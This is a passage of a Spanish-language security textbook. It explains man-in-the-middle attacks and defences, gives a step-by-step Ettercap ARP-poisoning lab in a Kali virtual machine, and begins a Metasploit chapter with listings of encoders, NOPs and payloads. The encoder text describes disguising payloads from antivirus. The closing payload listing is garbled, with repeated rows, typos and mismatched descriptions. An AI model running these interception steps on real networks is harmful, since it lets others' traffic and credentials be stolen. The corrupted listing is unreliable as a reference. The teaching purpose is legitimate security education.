El uso que se les puede dar a los datos obtenidos depende de la imaginación del atacante, pero puede ser: robo de identidad, transferencias de fondos o un cambio de contraseña ilícito.




Figura 11.1. Cómo es el flujo de la información en un ataque MITM.

Actores clave:

- ▣ víctima;
- ▣ intermediario (hombre en el medio);
- ▣ receptor de la información.

### 11.1.1 ¿Cómo se perpetra un ataque MITM?

Los ataques MITM consisten en interceptar la conexión de dos partes y observar o manipular el tráfico. Esto podría ser interfiriendo con redes legítimas o creando redes falsas que controla el atacante. Una vez comprometida la información, se descifra, se observa y se vuelve a cifrar para que siga su camino.

En los ataques MITM, el atacante escucha pasivamente la conexión o en realidad la intercepta, finalizándola y configurando una nueva conexión con el destino.

MITM abarca una amplia gama de técnicas según el objetivo y la meta.

Por ejemplo, en la eliminación de SSL (el certificado digital que autentica la identidad de un sitio web), los atacantes establecen una conexión **HTTPS** entre ellos y el servidor, pero con una conexión HTTP no segura con el usuario, lo que significa que la información se envía en texto sin cifrar.

En el ataque denominado **Evil Twin**, un punto de acceso Wi-Fi legítimo es duplicado, pero el doble está completamente controlado por el atacante, que ahora pueden monitorear, recopilar o manipular toda la información y usarla a su antojo.

### 11.1.2 Tipos de ataques MITM

Un atacante aparte de observar la información que pasa a través de él puede escalar a otro tipo de ataque más activo, ya que el ataque consta de dos partes: interceptación y descifrado.

Entre los posibles ataques de interceptación se encuentran:

- **DNS spoofing** o suplantación de DNS, también conocido como **envenenamiento de caché** de DNS: este ataque consiste en infiltrarse en un servidor DNS y alterar el registro de direcciones de un sitio web. Así, los usuarios que intentan acceder al sitio son enviados, siguiendo el registro DNS alterado, al sitio del atacante.




Figura 11.2. Ataque MITM por suplantación de servidor DNS.

- **IP spoofing** o suplantación de IP: involucra a un atacante que se disfraza como una aplicación alterando los encabezados de los **paquetes** de una dirección IP. De esta forma, los usuarios que intentan acceder a la aplicación son enviados al sitio web del atacante.
- **ARP spoofing** o suplantación de **ARP**: este consiste en el proceso de vincular la dirección **MAC** de un atacante con la dirección IP de un usuario legítimo en una **LAN**, utilizando mensajes ARP falsos. Así, los datos enviados por el usuario a la dirección IP del host se transmiten al atacante.

Después de la interceptación, cualquier tráfico SSL bidireccional debe descifrarse sin alertar al usuario o la aplicación. Entre los métodos para hacerlo están:

- **HTTPS spoofing** suplantación de HTTPS: envía un certificado falso al navegador de la víctima una vez que se realiza la solicitud de conexión inicial a un sitio seguro. Contiene una huella digital asociada con la aplicación comprometida, que el navegador verifica de acuerdo con una lista existente de sitios confiables. Luego, el atacante puede acceder a cualquier dato ingresado por la víctima antes de que se pase a la aplicación.
- **Explotación de navegador contra SSL/TLS**: tiene como objetivo una vulnerabilidad **TLS** versión 1.0 en SSL. En este ataque, el equipo de la víctima está infectado con código JavaScript malicioso el cual intercepta las cookies encriptadas enviadas por una aplicación web. Luego, el encadenamiento de bloques de cifrado (**CBC**) de la aplicación se ve comprometido para descifrar sus cookies y **tokens** de autenticación.
- **Secuestro SSL**: ocurre cuando un atacante pasa claves de autenticación falsificadas tanto al usuario como a la aplicación durante un protocolo de enlace TCP. Esto configura lo que parece ser una conexión segura cuando, de hecho, es el hombre en el medio quien controla toda la sesión.
- **Degradación de una conexión HTTPS a HTTP**: el atacante, al interceptar la autenticación TLS enviada desde la aplicación al usuario, envía una versión sin cifrar del sitio de la aplicación al usuario mientras mantiene la sesión segura con la aplicación. Mientras tanto, toda la sesión del usuario es visible para el atacante.

## 11.2 CÓMO PROTEGERTE DE ATAQUES MAN IN THE MIDDLE

Este tipo de ataques, al no brindar una señal de que estás siendo atacado, es muy difícil de detectar, por lo que se recomienda tomar medidas de prevención.

A continuación, se detallan medidas de prevención recomendadas para mitigar la posibilidad de ser un blanco de este tipo de ofensiva.

### 11.2.1 Navegar por sitios seguros

Al navegar por internet, trata de hacerlo por páginas HTTPS, es decir que tengan cifrado porque, si lo haces por sitios HTTP, la información puede ser interceptada. Los browsers modernos te avisan cuando vas a ver una web que no es segura.

### 11.2.2 Usar contraseñas fuertes

Es conveniente usar contraseñas fuertes en la red Wi-Fi de la empresa y cambiarlas regularmente, de manera que, si un atacante está intentando acceder a través de **fuerza bruta**, le sea más difícil lograrlo.

### 11.2.3 Usar WPA2-AES

Usa **WPA2-AES** como cifrado, ya que es más fiable. Este protocolo utiliza el último estándar de cifrado Wi-Fi y el más reciente de cifrado **AES** (*Advanced Encryption Standard*). En WPA2-AES, se incluye una contraseña previamente compartida para proporcionar la credencial de identificación de clave y, una vez que se validan las credenciales de autorización del cliente, se crean claves de cifrado entre ese punto de acceso y el dispositivo cliente. Este cifrado se realiza a través de un enlace de cuatro vías.

### 11.2.4 Segmentar las redes

Si gente externa a la organización necesita conectarse, habilita otra red Wi-Fi separada de la empresarial.

### 11.2.5 Tener una política de actualización de software

El software necesita actualizaciones por motivos de seguridad, en eso se incluyen el firmware, los SO y aplicativos. Los fabricantes de software lanzan actualizaciones y parches de manera regular para mejorar y corregir errores y agujeros de seguridad. Un sistema no actualizado introduce vulnerabilidades que lo exponen a posibles ataques. Las actualizaciones pueden ser automáticas o manuales:

en el caso de las automáticas, hay que comprobar que se hayan hecho efectivas; en el caso de las actualizaciones manuales, hay que asegurarse de que provienen de los orígenes correctos y no de orígenes falseados por atacantes. Se debe tener en cuenta la obsolescencia del software para no quedar fuera del soporte oficial, por lo que es necesario actualizar y parchar el software que uses en tus equipos.

### 11.2.6 Usar la autenticación de dos pasos

La autenticación de dos pasos o **2FA** es una capa adicional de seguridad que se utiliza para verificar a las personas que intentan obtener acceso a una cuenta. Este segundo factor se agrega a la introducción del nombre de usuario y la contraseña y puede ser de distinto tipo: algo que tú sabes, por ejemplo, un PIN; algo que tú tienes, por ejemplo, un token de hardware; o algo que tú eres, como ser la huella digital.

### 11.2.7 Evitar conectarse a redes Wi-Fi abiertas públicas

Las redes abiertas y públicas, como las redes Wi-Fi de un aeropuerto, un bar o un centro comercial, suelen ser el origen de un ataque MITM ya que un actor malintencionado puede crear un punto de acceso falso y capturar información sensible desde allí, por lo que hay que cerciorarse de a qué redes te conectas.

### 11.2.8 No abrir enlaces de fuentes de correos desconocidas

Si te llega un e-mail de una fuente de correo desconocida, no abras los enlaces adjuntos porque se puede tratar de un intento de **phishing** o de algún malware que secuestre tu equipo y cifre el disco duro para luego solicitar un rescate en cryptoactivos, una modalidad muy difundida entre los cibercriminales.

### 11.2.9 Asegurar los equipos con aplicativos antivirus y antimalware

Es conveniente tener instalado en los equipos un software antivirus y antimalware que pueda advertirte sobre los intentos de ataque por virus y malware.

### 11.2.10 Usar dispositivos de protección de red

En las redes corporativas se deben usar dispositivos para proteger la red interna, como firewalls; dispositivos de detección y prevención de intrusiones, como **IPS** e **IDS**; y **WAF** en los sitios web.

### 11.3 ATAQUE MITM DE ENVENENAMIENTO DE ARP CON EL USO DE ETTERCAP

**Ettercap** (<https://www.ettercap-project.org/>) es una herramienta integrada que se usa para realizar ataques MITM. A través de ettercap, es posible interceptar conexiones en el momento en que se están produciendo y, además, filtrar su contenido. Soporta escrutinio activo y pasivo de protocolos e incluye análisis de red y host.



Figura 11.3. Sniffing con ettercap.

En este ataque, a través de ettercap interceptas el flujo de mensajes en la red por medio de **ARP spoofing**, es decir, enviando mensajes ARP falsos en la LAN; con esto se asocia la dirección MAC del atacante con la IP del gateway, y así se intercepta el tráfico circulante.

Para concretar el ataque, usa una máquina virtual con el SO **Kali Linux** y tu máquina con Windows.

Para montar el entorno virtual con Kali Linux puedes descargar una imagen preparada para VMWare o VirtualBox, desde [este enlace](#).



### 11.3.1 Elaboración del ataque MITM con ettercap

A continuación, se presenta un paso a paso que te enseña a elaborar un ataque con ettercap.

#### PASO 1

Ingresa a la máquina de ataque con Kali Linux y, en el menú, busca la opción **sniffing y spoofing** y ejecuta **ettercap**.






## PASO 2

Una vez iniciado ettercap, ve a la opción **Sniff** y elige **Unified sniffing**.




## PASO 3

Elige la interfaz de red, que será **eth0**.




## PASO 4

Escanea los equipos disponibles en la red con la opción **Hosts/Scan for hosts**.




## PASO 5

Una vez escaneada la red, lista los hosts encontrados con **Hosts/Host List**.



## PASO 6

En la lista de hosts, identifica la dirección IP del equipo que quieres interceptar y la dirección IP del gateway. Agrega como **Target 1** la dirección de tu router o gateway, y como **Target 2** la dirección del equipo objetivo.




## PASO 7

Inicia el sniffing con la opción **Start/Start Sniffing**.



## PASO 8

En los objetivos seleccionados como **target 1** y **target 2**, ve a la opción MITM, elige **ARP poisoning** y marca **Sniff remote connections**.



En ese momento, desde la vista del cliente, el gateway figurará con la dirección MAC del equipo atacante Kali Linux por lo que el ataque de ARP poisoning habrá surtido efecto.

Para comprobarlo, abre en el equipo atacante Kali Linux en una ventana de terminal la aplicación **driftnet** y déjala a la escucha.





Figura 11.4. Driftnet muestra lo que se carga en el equipo víctima.

En tu equipo cliente o víctima, abre en una ventana del navegador un sitio http y verás que se refleja en la ventana de **driftnet** del equipo atacante, por lo que el ataque MITM es exitoso.



**Figura 11.5.** Esto se ve en el equipo víctima Windows 10.

Este ataque de envenenamiento de ARP perpetrado con ettercap es muy fácil de efectuar, por lo que siempre hay que tener en cuenta las sugerencias de protección ante ellos.

## 11.4 ACTIVIDADES

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 11.4.1 Test de autoevaluación

1. *¿Qué es un ataque MITM?*
2. *Nombra dos tipos de ataque MITM. Explicalos.*
3. *¿Por qué es más difícil un ataque MITM en sitios HTTPS?*

### 11.4.2 Ejercicios prácticos

1. *Ejecuta un ataque MITM en tu laboratorio virtual usando ettercap.*
2. *Implementa alguna contramedida para mitigar ese ataque.*



# 12

---

## METASPLOIT

Se trata de un proyecto de Rapid7 que consiste en una suite de programas orientados a analizar y explotar vulnerabilidades. Metasploit incluye la capacidad de realizar auditorías de seguridad, probar y desarrollar exploits. Fue creado originalmente en lenguaje de programación Perl y, en la actualidad, el Metasploit Framework ha sido reescrito en lenguaje de programación Ruby.

### 12.1 METASPLOIT FRAMEWORK

---

Metasploit tiene dos versiones principales:

- **Metasploit Pro:** esta es la versión comercial que incorpora una interfaz gráfica **GUI** para facilitar su uso; también ofrece la posibilidad de automatización y gestión de tareas.
- **Metasploit Framework:** es la versión open source que funciona desde la línea de comandos y es en la que te centrarás.

Metasploit Framework es una suite de herramientas que permite los procesos de recopilar información, escanear y explotar objetivos, desarrollo de exploits y posexplotación. Si bien el uso principal es el de *penetration testing*, también se usa para el análisis de vulnerabilidades y desarrollo de exploits.

Esta suite es accesible a través de la consola de Metasploit y se puede usar desde la terminal por medio del comando

```
msfconsole
```







- Módulo codificador:** es a través de los codificadores **encoders** que podrás codificar el exploit y el payload con el objetivo de pasar desapercibido frente a las soluciones antivirus basadas en firmas. Los programas antivirus y de seguridad basados en firmas tienen una base de datos de amenazas conocidas, comparando archivos sospechosos contra esta base de datos y generan una alerta si hay una coincidencia. Así los codificadores pueden tener una tasa de éxito limitada, ya que los programas antivirus realizan comprobaciones adicionales, e ir agregando estas firmas.

```
show encoders
```

Name	Architecture	Type	Check	Description
cmd/batch	linux	cmd	no	Batch Batch Expansion Command Encoder
cmd/echo	linux	cmd	no	Echo Command Encoder
cmd/generic	linux	cmd	no	Generic Shell Variable Substitution Command Encoder
cmd/ifs	linux	cmd	no	Source \$(IFS) Substitution Command Encoder
cmd/perl	linux	cmd	no	Perl Command Encoder
cmd/powershell	linux	cmd	no	Powershell Base64 Command Encoder
cmd/printf_php_fw	linux	cmd	no	printf(1) via PHP magic_quotes_gpc Command Encoder
generic/ascii	linux	generic	no	The ASCII Encoder
generic/none	linux	generic	no	The "none" Encoder
hex/hex	linux	hex	no	Hex XOR Encoder
hex/hex_byte	linux	hex	no	Hex XOR Encoder
hex/hex_long	linux	hex	no	Hex XOR Encoder
hex/hex_long_byte	linux	hex	no	Hex XOR Encoder
hex/hex_long_long	linux	hex	no	Hex XOR Encoder
php/base64	linux	php	no	PHP Base64 Encoder
php/longxor	linux	php	no	PHP LongXOR Encoder
php/longxor_byte	linux	php	no	PHP LongXOR Encoder
ruby/base64	linux	ruby	no	Ruby Base64 Encoder
sparc/longxor	linux	sparc	no	Sparc LongXOR XOR Encoder
x86/xor	linux	x86	no	XOR Encoder
x86/xor_context	linux	x86	no	Hostname-based Context Keyed XOR Encoder
x86/xor_dynamic	linux	x86	no	Dynamic key XOR Encoder
x86/xor_dekiru	linux	x86	no	Xor Dekiru
x86/add_sub	linux	x86	no	Add/Sub Encoder
x86/alpha_mixed	linux	x86	no	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	linux	x86	no	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscores	linux	x86	no	Avoid underscores/tolower
x86/avoid_utf8_relow	linux	x86	no	Avoid UTF8/tolower
x86/bloxor	linux	x86	no	BloXor - A Metamorphic Alpha2 Base64 XOR Encoder
x86/long_polyglot	linux	x86	no	Long Polyglot
x86/call4_dword	linux	x86	no	Call4 dword XOR Encoder
x86/context_cpuid	linux	x86	no	CPUID-based Context Keyed Payload Encoder

Figura 12.4. Listado de codificadores disponibles en el framework.

- Módulo evasión:** si bien los codificadores codificarán la carga útil, no deben considerarse un intento directo de evadir el software antivirus, para ello hay módulos de evasión.

```
show evasion
```



```
msf6 > show nops

NOP Generator:

#  Name                               Architecture  Arch  Check  Description
#  ---                               -
1  i386/simple                          normal       No     Simple
2  armle/simple                         normal       No     Simple
3  mipsbe/better                        normal       No     Better
4  php/generic                          normal       No     PHP NOP Generator
5  ppc/simple                           normal       No     Simple
6  sparc/random                         normal       No     SPARC NOP Generator
7  tty/generic                          normal       No     TTY NOP Generator
8  x64/simple                           normal       No     Simple
9  x86/opty2                            normal       No     Opty2
10 x86/single_byte                      normal       No     Single Byte
```

Figura 12.7. Listado de NOPs cuyo objetivo es hacer un intervalo de tiempo.

- **Módulo payloads:** los payloads son los fragmentos de código que se ejecutarán en los sistemas destino e irán dentro del exploit seleccionado como carga útil.

show payloads

```
msf6 > show payloads

Payloads:

#  Name                               Arch  Check  Description
#  ---                               -
1  aix/ppc/shell_bind_tcp              normal No     AIX Command Shell, Bind TCP Inline
2  aix/ppc/shell_bind_tcp              normal No     AIX Command Shell, Bind TCP Inline
3  aix/ppc/shell_reverse_tcp           normal No     AIX execve Shell for Inlnd
4  aix/ppc/shell_reverse_tcp           normal No     AIX Command Shell, Reverse TCP Inlnd
5  android/meterpreter/reverse_https    normal No     Android Meterpreter, Android Reverse HTTP Stager
6  android/meterpreter/reverse_https    normal No     Android Meterpreter, Android Reverse HTTP Stager
7  android/meterpreter/reverse_https    normal No     Android Meterpreter, Android Reverse HTTP Stager
8  android/meterpreter/reverse_https    normal No     Android Meterpreter Shell, Reverse HTTP Inlnd
9  android/meterpreter/reverse_https    normal No     Android Meterpreter Shell, Reverse HTTP Inlnd
10 android/meterpreter/reverse_https    normal No     Android Meterpreter Shell, Reverse HTTP Inlnd
11 android/shell/reverse_https          normal No     Command Shell, Android Reverse HTTP Stager
12 android/shell/reverse_https          normal No     Command Shell, Android Reverse HTTP Stager
13 android/shell/reverse_https          normal No     Command Shell, Android Reverse HTTP Stager
14 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
15 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
16 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
17 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
18 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
19 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
20 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
21 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
22 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
23 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
24 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
25 apple_ios/armv7/meterpreter_reverse_https normal No     Apple iOS Meterpreter, Reverse HTTP Inlnd
26 bsd/sparc/shell_bind_tcp             normal No     BSD Command Shell, Bind TCP Inlnd
27 bsd/sparc/shell_reverse_tcp          normal No     BSD Command Shell, Reverse TCP Inlnd
28 bsd/x64/nc                           normal No     BSD x64 nc Command Shell, Bind TCP Inlnd
29 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
30 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
31 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
32 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
33 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
34 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
35 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
36 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
37 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
38 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
39 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
40 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
41 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
42 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
43 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
44 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
45 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
46 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
